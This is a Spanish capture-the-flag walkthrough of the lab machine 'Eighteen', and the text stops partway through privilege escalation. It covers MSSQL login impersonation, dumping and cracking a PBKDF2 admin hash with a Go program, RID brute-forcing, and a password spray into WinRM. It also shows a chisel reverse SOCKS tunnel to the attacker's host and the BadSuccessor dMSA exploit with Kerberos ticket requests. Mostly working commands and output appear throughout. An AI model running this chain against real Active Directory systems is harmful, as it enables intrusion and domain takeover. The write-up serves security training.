Eighteen
12 minutos de lectura

- Brecha asumida
- Active Directory
- Password spray
- Explotación de ACL
- Microsoft SQL Server
- Reutilización de contraseñas
- Descifrado de hashes de contraseñas
- SO: Windows
- Dificultad: Fácil
- Dirección IP: 10.129.6.198
- Fecha: 15 / 11 / 2025
Escaneo de puertos
# Nmap 7.98 scan initiated as: nmap -sC -sV -o nmap/targeted 10.129.6.198 -p 80,1433,5985
Nmap scan report for 10.129.6.198
Host is up (0.044s latency).

PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://eighteen.htb/
|_http-server-header: Microsoft-IIS/10.0
1433/tcp open  ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.6.198:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.129.6.198:1433:
|     Target_Name: EIGHTEEN
|     NetBIOS_Domain_Name: EIGHTEEN
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: eighteen.htb
|     DNS_Computer_Name: DC01.eighteen.htb
|     DNS_Tree_Name: eighteen.htb
|_    Product_Version: 10.0.26100
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-11-20T13:37:42
|_Not valid after:  2055-11-20T13:37:42
|_ssl-date: 2025-11-21T07:10:03+00:00; +7h00m01s from scanner time.
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done -- 1 IP address (1 host up) scanned in 14.59 seconds
Esta máquina tiene los puertos 80 (HTTP), 1433 (MSSQL) y 5985 (WinRM) abiertos.
Además, esta es una máquina de brecha asumida ya que se nos proporcionan credenciales para la siguiente cuenta: kevin / iNa2we6haRj2gaw!.
$ nxc mssql 10.129.6.198 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth
MSSQL       10.129.6.198    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.6.198    1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!

$ nxc winrm 10.129.6.198 -u kevin -p 'iNa2we6haRj2gaw!'
WINRM       10.129.6.198    5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\kevin:iNa2we6haRj2gaw!
Además, vemos que la máquina es un controlador de dominio (DC) de un entorno de Active Directory (AD). Podemos comenzar añadiendo eighteen.htb y dc01.eighteen.htb en /etc/hosts.
Enumeración
Si vamos a http://10.129.6.198 seremos redirigidos a http://eighteen.htb y veremos la siguiente página:


Podemos registrar fácilmente una nueva cuenta y ver nuestro panel, pero no hay nada realmente interesante aquí. Aunque hay una sección “Admin”, no tenemos permiso para acceder a ella.
MSSQL
Podemos usar las credenciales que tenemos para acceder a la base de datos MSSQL y ver si hay algo interesante:
$ impacket-mssqlclient 'kevin:iNa2we6haRj2gaw!@10.129.6.198'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (kevin  guest@master)>
Por ejemplo, tenemos estas bases de datos, usuarios e inicios de sesión:
SQL (kevin  guest@master)> enum_db
name                is_trustworthy_on
-----------------   -----------------
master                              0
tempdb                              0
model                               0
msdb                                1
financial_planner                   0
SQL (kevin  guest@master)> enum_users
UserName             RoleName   LoginName   DefDBName   DefSchemaName       UserID     SID
------------------   --------   ---------   ---------   -------------   ----------   -----
dbo                  db_owner   sa          master      dbo             b'1         '   b'01'
guest                public     NULL        NULL        guest           b'2         '   b'00'
INFORMATION_SCHEMA   public     NULL        NULL        NULL            b'3         '    NULL
sys                  public     NULL        NULL        NULL            b'4         '    NULL
SQL (kevin  guest@master)> enum_logins
name     type_desc   is_disabled   sysadmin   securityadmin   serveradmin   setupadmin   processadmin   diskadmin   dbcreator   bulkadmin
------   ---------   -----------   --------   -------------   -----------   ----------   ------------   ---------   ---------   ---------
sa       SQL_LOGIN             0          1               0             0            0              0           0           0           0
kevin    SQL_LOGIN             0          0               0             0            0              0           0           0           0
appdev   SQL_LOGIN             0          0               0             0            0              0           0           0           0
Si intentamos conectarnos a la base de datos financial_planner como nuestro usuario actual kevin obtendremos un error:
SQL (kevin  guest@master)> use financial_planner
ERROR(DC01): Line 1: The server principal "kevin" is not able to access the database "financial_planner" under the current security context.
Por lo tanto, debemos poder iniciar sesión como otro usuario de alguna manera. Por ejemplo, appdev, ya que se nos permite suplantar a este usuario:
SQL (kevin  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        kevin     appdev
SQL (kevin  guest@master)> exec_as_login appdev
SQL (appdev  appdev@master)> use financial_planner
ENVCHANGE(DATABASE): Old Value: master, New Value: financial_planner
INFO(DC01): Line 1: Changed database context to 'financial_planner'.
En este punto, podemos enumerar las tablas en la base de datos financial_planner:
SQL (appdev  appdev@financial_planner)> select name from SYS.TABLES
name
-----------
users
incomes
expenses
allocations
analytics
visits
La tabla más interesante es users:
SQL (appdev  appdev@financial_planner)> select * from users
  id   full_name   username   email                password_hash                                                                                            is_admin   created_at
----   ---------   --------   ------------------   ------------------------------------------------------------------------------------------------------   --------   ----------
1002   admin       admin      admin@eighteen.htb   pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133          1   2025-10-29 05:39:03
Y aquí tenemos el hash de la contraseña del usuario admin. Es un hash PBKDF2 que utiliza SHA256, sal y 600000 iteraciones. Esta vez decidí escribir un programa personalizado en Go para romperlo:
package main

import (
        "bytes"
        "fmt"
        "os"
        "strconv"
        "strings"

        "crypto/sha256"
        "encoding/hex"

        "golang.org/x/crypto/pbkdf2"
)

var hash string = "pbkdf2:sha256:600000$AMtzteQIG7yAbZIa$0673ad90a0b4afb19d662336f0fce3a9edd0b7b19193717be28ce4d66c887133"

func main() {
        passwords, _ := os.ReadFile("/opt/wordlists/rockyou.txt")
        splitColon := strings.Split(hash, ":")
        splitDollar := strings.Split(splitColon[2], "$")
        iterations, _ := strconv.Atoi(splitDollar[0])
        salt := []byte(splitDollar[1])
        hexDigest := splitDollar[2]

        for password := range bytes.SplitSeq(passwords, []byte{'\n'}) {
                if hexDigest == hex.EncodeToString(pbkdf2.Key(password, salt, iterations, 32, sha256.New)) {
                        fmt.Println(string(password))
                        os.Exit(0)
                }
        }
}
Y se rompe fácilmente usando rockyou.txt:
$ go run crack.go
iloveyou1
En este punto, tenemos acceso como admin en la interfaz web, pero no hay nada aquí:

Aún así, podemos intentar enumerar un poco más MSSQL. Por ejemplo, podemos intentar usar fuerza bruta en los IDs relativos (RIDs) para encontrar más usuarios:
$ nxc mssql 10.129.6.198 -u kevin -p 'iNa2we6haRj2gaw!' --local-auth --rid-brute
MSSQL       10.129.6.198    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.6.198    1433   DC01             [+] DC01\kevin:iNa2we6haRj2gaw!
MSSQL       10.129.6.198    1433   DC01             498: EIGHTEEN\Enterprise Read-only Domain Controllers
MSSQL       10.129.6.198    1433   DC01             500: EIGHTEEN\Administrator
MSSQL       10.129.6.198    1433   DC01             501: EIGHTEEN\Guest
MSSQL       10.129.6.198    1433   DC01             502: EIGHTEEN\krbtgt
MSSQL       10.129.6.198    1433   DC01             512: EIGHTEEN\Domain Admins
MSSQL       10.129.6.198    1433   DC01             513: EIGHTEEN\Domain Users
MSSQL       10.129.6.198    1433   DC01             514: EIGHTEEN\Domain Guests
MSSQL       10.129.6.198    1433   DC01             515: EIGHTEEN\Domain Computers
MSSQL       10.129.6.198    1433   DC01             516: EIGHTEEN\Domain Controllers
MSSQL       10.129.6.198    1433   DC01             517: EIGHTEEN\Cert Publishers
MSSQL       10.129.6.198    1433   DC01             518: EIGHTEEN\Schema Admins
MSSQL       10.129.6.198    1433   DC01             519: EIGHTEEN\Enterprise Admins
MSSQL       10.129.6.198    1433   DC01             520: EIGHTEEN\Group Policy Creator Owners
MSSQL       10.129.6.198    1433   DC01             521: EIGHTEEN\Read-only Domain Controllers
MSSQL       10.129.6.198    1433   DC01             522: EIGHTEEN\Cloneable Domain Controllers
MSSQL       10.129.6.198    1433   DC01             525: EIGHTEEN\Protected Users
MSSQL       10.129.6.198    1433   DC01             526: EIGHTEEN\Key Admins
MSSQL       10.129.6.198    1433   DC01             527: EIGHTEEN\Enterprise Key Admins
MSSQL       10.129.6.198    1433   DC01             528: EIGHTEEN\Forest Trust Accounts
MSSQL       10.129.6.198    1433   DC01             529: EIGHTEEN\External Trust Accounts
MSSQL       10.129.6.198    1433   DC01             553: EIGHTEEN\RAS and IAS Servers
MSSQL       10.129.6.198    1433   DC01             571: EIGHTEEN\Allowed RODC Password Replication Group
MSSQL       10.129.6.198    1433   DC01             572: EIGHTEEN\Denied RODC Password Replication Group
MSSQL       10.129.6.198    1433   DC01             1000: EIGHTEEN\DC01$
MSSQL       10.129.6.198    1433   DC01             1101: EIGHTEEN\DnsAdmins
MSSQL       10.129.6.198    1433   DC01             1102: EIGHTEEN\DnsUpdateProxy
MSSQL       10.129.6.198    1433   DC01             1601: EIGHTEEN\mssqlsvc
MSSQL       10.129.6.198    1433   DC01             1602: EIGHTEEN\SQLServer2005SQLBrowserUser$DC01
MSSQL       10.129.6.198    1433   DC01             1603: EIGHTEEN\HR
MSSQL       10.129.6.198    1433   DC01             1604: EIGHTEEN\IT
MSSQL       10.129.6.198    1433   DC01             1605: EIGHTEEN\Finance
MSSQL       10.129.6.198    1433   DC01             1606: EIGHTEEN\jamie.dunn
MSSQL       10.129.6.198    1433   DC01             1607: EIGHTEEN\jane.smith
MSSQL       10.129.6.198    1433   DC01             1608: EIGHTEEN\alice.jones
MSSQL       10.129.6.198    1433   DC01             1609: EIGHTEEN\adam.scott
MSSQL       10.129.6.198    1433   DC01             1610: EIGHTEEN\bob.brown
MSSQL       10.129.6.198    1433   DC01             1611: EIGHTEEN\carol.white
MSSQL       10.129.6.198    1433   DC01             1612: EIGHTEEN\dave.green
Acceso a la máquina
Y ahí tenemos más usuarios. Ahora podemos intentar un ataque de password spray:
$ nxc mssql 10.129.6.198 -u users.txt -p iloveyou1 --local-auth
MSSQL       10.129.6.198    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
MSSQL       10.129.6.198    1433   DC01             [-] DC01\mssqlsvc:iloveyou1 (Login failed for user 'mssqlsvc'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\jamie.dunn:iloveyou1 (Login failed for user 'jamie.dunn'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\jane.smith:iloveyou1 (Login failed for user 'jane.smith'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\alice.jones:iloveyou1 (Login failed for user 'alice.jones'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\adam.scott:iloveyou1 (Login failed for user 'adam.scott'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\bob.brown:iloveyou1 (Login failed for user 'bob.brown'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\carol.white:iloveyou1 (Login failed for user 'carol.white'. Please try again with or without '--local-auth')
MSSQL       10.129.6.198    1433   DC01             [-] DC01\dave.green:iloveyou1 (Login failed for user 'dave.green'. Please try again with or without '--local-auth')

$ nxc winrm 10.129.6.198 -u users.txt -p iloveyou1 --continue-on-success
WINRM       10.129.6.198    5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb)
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\mssqlsvc:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\jamie.dunn:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\jane.smith:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\alice.jones:iloveyou1
WINRM       10.129.6.198    5985   DC01             [+] eighteen.htb\adam.scott:iloveyou1 (Pwn3d!)
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\bob.brown:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\carol.white:iloveyou1
WINRM       10.129.6.198    5985   DC01             [-] eighteen.htb\dave.green:iloveyou1
Como se puede ver, tenemos acceso al controlador de dominio como un usuario con pocos privilegios a través de WinRM:
$ evil-winrm -i eighteen.htb -u adam.scott -p iloveyou1

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.scott\Documents> type ..\Desktop\user.txt
66cc26cad5e467fe384b29a68a3af79e
Enumeración del sistema
Si miramos nuestra información de usuario, podemos ver que somos miembros del grupo EIGHTEEN\IT, que es un grupo personalizado:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== =============================================
eighteen\adam.scott S-1-5-21-1152179935-589108180-1989892463-1609


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
EIGHTEEN\IT                                Group            S-1-5-21-1152179935-589108180-1989892463-1604 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
El usuario bob.brown también es miembro del grupo IT, pero no hay una forma directa de cambiar a este usuario:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> net group IT
Group name     IT
Comment

Members

-------------------------------------------------------------------------------
adam.scott               bob.brown
The command completed successfully.
En su lugar, podemos subir PowerView.ps1 para encontrar ACLs de dominio interesantes con Find-InterestingDomainAcl:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> upload PowerView.ps1 pv.ps1

Info: Uploading PowerView.ps1 to C:\Users\adam.scott\Documents\pv.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Import-Module .\pv.ps1
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Find-InterestingDomainAcl
...

ObjectDN                : OU=Staff,DC=eighteen,DC=htb
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : CreateChild
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-1152179935-589108180-1989892463-1604
IdentityReferenceName   : IT
IdentityReferenceDomain : eighteen.htb
IdentityReferenceDN     : CN=IT,OU=Staff,DC=eighteen,DC=htb
IdentityReferenceClass  : group
Como se puede ver, los miembros del grupo IT tienen permisos CreateChild en la unidad organizativa (OU) Staff.
Después de investigar este permiso, encontramos que esto puede llevar a una escalada de privilegios con el uso de una técnica llamada BadSuccessor. Esta técnica nos permite actuar con los privilegios de cualquier usuario en Active Directory, sin modificar el objeto deseado.
NetExec puede confirmar que el servidor es vulnerable a BadSuccessor. Para esto, necesitamos tener acceso a puertos de AD como SMB, Kerberos o LDAP. Una forma de hacer esto es usando un proxy SOCKS con chisel:
$ ./chisel server -p 1234 --reverse --socks5
server: Reverse tunnelling enabled
server: Fingerprint X8IHZHJvb2SOLctKoxs5Ve27Xtis3GIW1KTlrkFRCqg=
server: Listening on http://0.0.0.0:1234
*Evil-WinRM* PS C:\Users\adam.scott\Documents> upload chisel.exe c.exe

Info: Uploading chisel.exe to C:\Users\adam.scott\Documents\c.exe

Data: 14149632 bytes of 14149632 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\adam.scott\Documents> .\c.exe client 10.10.16.140:1234 R:socks
client: Connecting to ws://10.10.16.140:1234
client: Connected (Latency 105.0341ms)
Y ahora, este es el comando de nxc:
$ proxychains -q nxc ldap eighteen.htb -u adam.scott -p iloveyou1 -M badsuccessor
LDAP        127.0.0.1       389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:eighteen.htb) (signing:Enforced) (channel binding:No TLS cert)
LDAP        127.0.0.1       389    DC01             [+] eighteen.htb\adam.scott:iloveyou1
BADSUCCE... 127.0.0.1       389    DC01             [+] Found domain controller with operating system Windows Server 2025: 10.129.6.198 (DC01.eighteen.htb)
BADSUCCE... 127.0.0.1       389    DC01             [+] Found 1 results
BADSUCCE... 127.0.0.1       389    DC01             IT (S-1-5-21-1152179935-589108180-1989892463-1604), OU=Staff,DC=eighteen,DC=htb
Escalada de privilegios
Para usar esta técnica, podemos intentar ejecutar todos los comandos manualmente, como se indica en el blog de Akamai, pero no logré hacerlo funcionar por alguna razón. En su lugar, tomé el script BadSuccessor.ps1 y lo ejecuté:
*Evil-WinRM* PS C:\Users\adam.scott\Documents> upload BadSuccessor.ps1 bs.ps1

Info: Uploading BadSuccessor.ps1 to C:\Users\adam.scott\Documents\bs.ps1

Data: 22292 bytes of 22292 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\adam.scott\Documents> Import-Module .\bs.ps1
*Evil-WinRM* PS C:\Users\adam.scott\Documents> BadSuccessor -mode exploit -Path "OU=Staff,DC=eighteen,DC=htb" -Name bad_dmsa -DelegatedAdmin adam.scott -DelegateTarget Administrator -domain eighteen.htb

Creating dMSA at: LDAP://eighteen.htb/OU=Staff,DC=eighteen,DC=htb
0
0
0
0
Successfully created and configured dMSA 'bad_dmsa'
Object adam.scott can now impersonate Administrator
Ahora, podemos solicitar un ticket de servicio para suplantar la cuenta de servicio bad_dmsa$ (dado que estamos consultando Kerberos, nuestra máquina debe estar sincronizada con la hora del controlador de dominio, la cual se puede encontrar en las cabeceras de respuesta del servidor web):
$ proxychains -q python3 getST.py eighteen.htb/adam.scott:iloveyou1 -impersonate 'bad_dmsa$' -dmsa -self
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating bad_dmsa$
[*] Requesting S4U2self
[*] Current keys:
[*] EncryptionTypes.aes256_cts_hmac_sha1_96:a3235332ad62725812ed4b1fbd6082b51b609d337565b70dc812c366027486f1
[*] EncryptionTypes.aes128_cts_hmac_sha1_96:274a46857c8e3392d19eb1c1accdccb1
[*] EncryptionTypes.rc4_hmac:203daa6ae70a512315ba32586d525fc4
[*] Previous keys:
